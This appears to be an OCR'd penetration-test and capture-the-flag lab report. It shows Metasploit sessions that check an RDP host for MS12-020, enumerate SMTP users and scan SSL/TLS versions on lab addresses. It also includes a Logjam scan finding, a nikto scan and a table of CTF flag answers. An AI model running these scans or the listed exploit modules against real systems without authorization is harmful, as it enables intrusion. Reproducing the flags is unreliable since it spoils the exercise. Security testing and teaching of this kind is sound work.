
```
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/ms12_020_check                               normal  Yes    MS12-020 Microsoft Remote Desktop
 Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft Remote Desktop
 Use-After-Free DoS


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelid
s

msf6 > use 0
msf6 auxiliary(scanner/rdp/ms12_020_check) > set RHOST 10.0.0.201
RHOST => 10.0.0.201
msf6 auxiliary(scanner/rdp/ms12_020_check) > options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.0.201       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'

[+] 10.0.0.201:3389       - 10.0.0.201:3389 - The target is vulnerable.
[*] 10.0.0.201:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) > █
```

Medium Risk Vulnerability


SMTP (Simple Mail Transport protocol)

SMTP protocol, used for sending and receiving emails, it is not critical vulnerability but when SMTP server is misconfigured with open relay or command injection or spoofing, attackers can launch email-based attacks such as phishing or gain unauthorized access. We have found this vulnerability in port 25.

Screenshots:




```
       =[ metasploit v6.3.14-dev                         ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
msf6 > search smtp

Matching Modules
================


   #   Name                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                    ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                    2015-10-01       normal     Yes    Apache James Server 2.3
.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                            normal     No     Authentication Capture:
 SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                             normal     No     Carlo Gavazzi Energy Me
ters - Login Brute Force, Extract Info and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole               2007-08-24       excellent  No     ClamAV Milter Blackhole
-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex       2010-05-19       great      No     CommuniCrypt Mail 1.16
SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof               2015-01-27       great      Yes    Exim GHOST (glibc getho
stbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                   2013-05-03       excellent  No     Exim and Dovecot Insecu
re Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                   2010-12-07       excellent  No     Exim4 string_format Fun
ction Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                            normal     No     Generic Emailer (SMTP)
   9   exploit/linux/smtp/haraka                               2017-01-26       excellent  Yes    Haraka SMTP Command Inj
ection
```



```
() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                              normal     No     Windows Gather Microsof
t Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                  2020-12-06   normal     No     WordPress Easy WP SMTP
Password Reset
   35  exploit/windows/smtp/ypops_overflow1                    2004-09-27   average    Yes    YPOPS 0.6 Buffer Overfl
ow


Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.0.0.201
RHOSTS => 10.0.0.201
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                    Required  Description
   ----       ---------------                    --------  -----------
   RHOSTS     10.0.0.201                         yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                                           ng-metasploit/basics/using-metasploit.html
   RPORT      25                                 yes       The target port (TCP)
   THREADS    1                                  yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                               yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/d  yes       The file that contains a list of probable users accounts.
              ata/wordlists/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > exploits
[-] Unknown command: exploits
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 10.0.0.201:25         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Low Risk Vulnerability

SL/TLS Diffie-Hellman Modulus



My Basic Network Scan / Plugin #83875

‹ Back to Vulnerabilities

LOW SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

Description

The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.

Solution

Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.

See Also

https://weakdh.org/

Output

```
Vulnerable connection combinations :
```

Plugin Details


Severity:	Low
ID:	83875
Version:	1.40
Type:	remote
Family:	Misc.
Published:	May 28, 2015
Modified:	December 5, 2022

VPR Key Drivers


Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Very High

SL/TLS Diffie-Hellman vulnerability is the weakness in the operation of the Diffie-Hellman key exchange that can be exploited by attackers to break the security of SSL/TLS connections.
We have found the vulnerability on port 443.


Screenshots:



```
msf6 > search SSL/TLS Diffie-Hellman Modulus
[-] No results from search
msf6 > search SSL/TLS

Matching Modules
================

   #  Name                                             Disclosure Date  Rank    Check  Description
   -  ----                                             ---------------  ----    -----  -----------
   0  auxiliary/server/jsse_skiptls_mitm_proxy          2015-01-20       normal  No     Java Secure Socket Extension
(JSSE) SKIP-TLS MITM Proxy
   1  auxiliary/server/openssl_altchainsforgery_mitm_proxy  2015-07-09   normal  No     OpenSSL Alternative Chains Ce
rtificate Forgery MITM Proxy
   2  auxiliary/gather/ssllabs_scan                                      normal  No     SSL Labs API Client
   3  auxiliary/scanner/ssl/ssl_version                 2014-10-14       normal  No     SSL/TLS Version Detection


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssl/ssl_version

msf6 > use 3
msf6 auxiliary(scanner/ssl/ssl_version) > options

Module options (auxiliary/scanner/ssl/ssl_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                         ics/using-metasploit.html
   RPORT      443              yes       The target port (TCP)
   SSLCipher  All              yes       SSL cipher to test (Accepted: All, TLS_AES_256_GCM_SHA384, TLS_CHACHA20_POLY1
                                         305_SHA256, TLS_AES_128_GCM_SHA256, ECDHE-ECDSA-AES256-GCM-SHA384, ECDHE-RSA-
                                         AES256-GCM-SHA384, DHE-DSS-AES256-GCM-SHA384, DHE-RSA-AES256-GCM-SHA384, ECDH
                                         E-ECDSA-CHACHA20-POLY1305, ECDHE-RSA-CHACHA20-POLY1305, DHE-RSA-CHACHA20-POLY
                                         1305, ECDHE-ECDSA-AES256-CCM8, ECDHE-ECDSA-AES256-CCM, DHE-RSA-AES256-CCM8, D
                                         HE-RSA-AES256-CCM, ECDHE-ECDSA-ARIA256-GCM-SHA384, ECDHE-ARIA256-GCM-SHA384,
```



```
msf6 auxiliary(scanner/ssl/ssl_version) > set RHOSTS 10.0.0.201
RHOSTS => 10.0.0.201
msf6 auxiliary(scanner/ssl/ssl_version) > options

Module options (auxiliary/scanner/ssl/ssl_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     10.0.0.201       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                         ics/using-metasploit.html
   RPORT      443              yes       The target port (TCP)
   SSLCipher  All              yes       SSL cipher to test (Accepted: All, TLS_AES_256_GCM_SHA384, TLS_CHACHA20_POLY1
                                         305_SHA256, TLS_AES_128_GCM_SHA256, ECDHE-ECDSA-AES256-GCM-SHA384, ECDHE-RSA-
                                         AES256-GCM-SHA384, DHE-DSS-AES256-GCM-SHA384, DHE-RSA-AES256-GCM-SHA384, ECDH
                                         E-ECDSA-CHACHA20-POLY1305, ECDHE-RSA-CHACHA20-POLY1305, DHE-RSA-CHACHA20-POLY
                                         1305, ECDHE-ECDSA-AES256-CCM8, ECDHE-ECDSA-AES256-CCM, DHE-RSA-AES256-CCM8, D
                                         HE-RSA-AES256-CCM, ECDHE-ECDSA-ARIA256-GCM-SHA384, ECDHE-ARIA256-GCM-SHA384,
                                         DHE-DSS-ARIA256-GCM-SHA384, DHE-RSA-ARIA256-GCM-SHA384, ADH-AES256-GCM-SHA384
                                         , ECDHE-ECDSA-AES128-GCM-SHA256, ECDHE-RSA-AES128-GCM-SHA256, DHE-DSS-AES128-
                                         GCM-SHA256, DHE-RSA-AES128-GCM-SHA256, ECDHE-ECDSA-AES128-CCM8, ECDHE-ECDSA-A
                                         ES128-CCM, DHE-RSA-AES128-CCM8, DHE-RSA-AES128-CCM, ECDHE-ECDSA-ARIA128-GCM-S
```




```
                                         BC-SHA, SRP-AES-256-CBC-SHA, RSA-PSK-AES256-CBC-SHA384, DHE-PSK-AES256-CBC-SH
                                         A384, RSA-PSK-AES256-CBC-SHA, DHE-PSK-AES256-CBC-SHA, ECDHE-PSK-CAMELLIA256-S
                                         HA384, RSA-PSK-CAMELLIA256-SHA384, DHE-PSK-CAMELLIA256-SHA384, AES256-SHA, CA
                                         MELLIA256-SHA, PSK-AES256-CBC-SHA384, PSK-AES256-CBC-SHA, PSK-CAMELLIA256-SHA
                                         384, ECDHE-PSK-AES128-CBC-SHA256, ECDHE-PSK-AES128-CBC-SHA, SRP-DSS-AES-128-C
                                         BC-SHA, SRP-RSA-AES-128-CBC-SHA, SRP-AES-128-CBC-SHA, RSA-PSK-AES128-CBC-SHA2
                                         56, DHE-PSK-AES128-CBC-SHA256, RSA-PSK-AES128-CBC-SHA, DHE-PSK-AES128-CBC-SHA
                                         , ECDHE-PSK-CAMELLIA128-SHA256, RSA-PSK-CAMELLIA128-SHA256, DHE-PSK-CAMELLIA1
                                         28-SHA256, AES128-SHA, SEED-SHA, CAMELLIA128-SHA, PSK-AES128-CBC-SHA256, PSK-
                                         AES128-CBC-SHA, PSK-CAMELLIA128-SHA256)
   SSLVersion  All             yes       SSL version to test (Accepted: All, SSLv3, TLSv1.0, TLSv1.2, TLSv1.3)
   THREADS     1               yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssl/ssl_version) > exploits
[-] Unknown command: exploits
msf6 auxiliary(scanner/ssl/ssl_version) > exploit

[-] 10.0.0.201:443        -     Port closed or timeout occured.
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] 10.0.0.201:443        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/ssl_version) > █
```

Conclusion

As a conclusion, the penetration testing conducted by Synack for ExxonMobil Corporation has provided valuable understandings into the security of the tested systems and organisation. Throughout the testing process and report writing, we have identified and exploited various vulnerabilities, highlighting areas of concern and potential risks.

By performing detailed testing and analysis, we uncovered critical, high and low vulnerabilities, including system privilege escalation, misconfigured access controls, and weaknesses in network security. With the help of these findings, we can underline the importance of implementing strong security measures and conducting regular assessments to maintain a strong defence against potential cyber threats.


BOOT TO ROOT



```
┌──(root㉿tafekali)-[~]
└─# ping 10.0.0.202
PING 10.0.0.202 (10.0.0.202) 56(84) bytes of data.
64 bytes from 10.0.0.202: icmp_seq=1 ttl=64 time=0.960 ms
64 bytes from 10.0.0.202: icmp_seq=2 ttl=64 time=0.937 ms
64 bytes from 10.0.0.202: icmp_seq=3 ttl=64 time=1.00 ms
64 bytes from 10.0.0.202: icmp_seq=4 ttl=64 time=0.799 ms
^Z
zsh: suspended  ping 10.0.0.202

┌──(root㉿tafekali)-[~]
└─# nikto -h 10.0.0.202
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.0.202
+ Target Hostname:    10.0.0.202
+ Target Port:        80
+ Start Time:         2023-06-04 13:33:14 (GMT10)
---------------------------------------------------------------------------
+ Server: Apache/2.0.52 (CentOS)
+ /: Retrieved x-powered-by header: PHP/4.3.9.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/
Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
 different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-co
ntent-type-header/
```


Flag #	Value
Flag 1	flag{WHO HAS ANY GOOD ARP JOKES!?}
Flag 2	flag{Old MacDonald had a network E-I-G-R-P}
Flag 3	flag{An IPv4 address walks into the bar and yealls, “Bartender! Give me a cider, I’m exhausted”
Flag 4	flag{I was promised a three way and all I got was a handshake}

Flag 1




2023-06-04-flag{WHO HAS ANY GOOD ARP JOKES!?}	
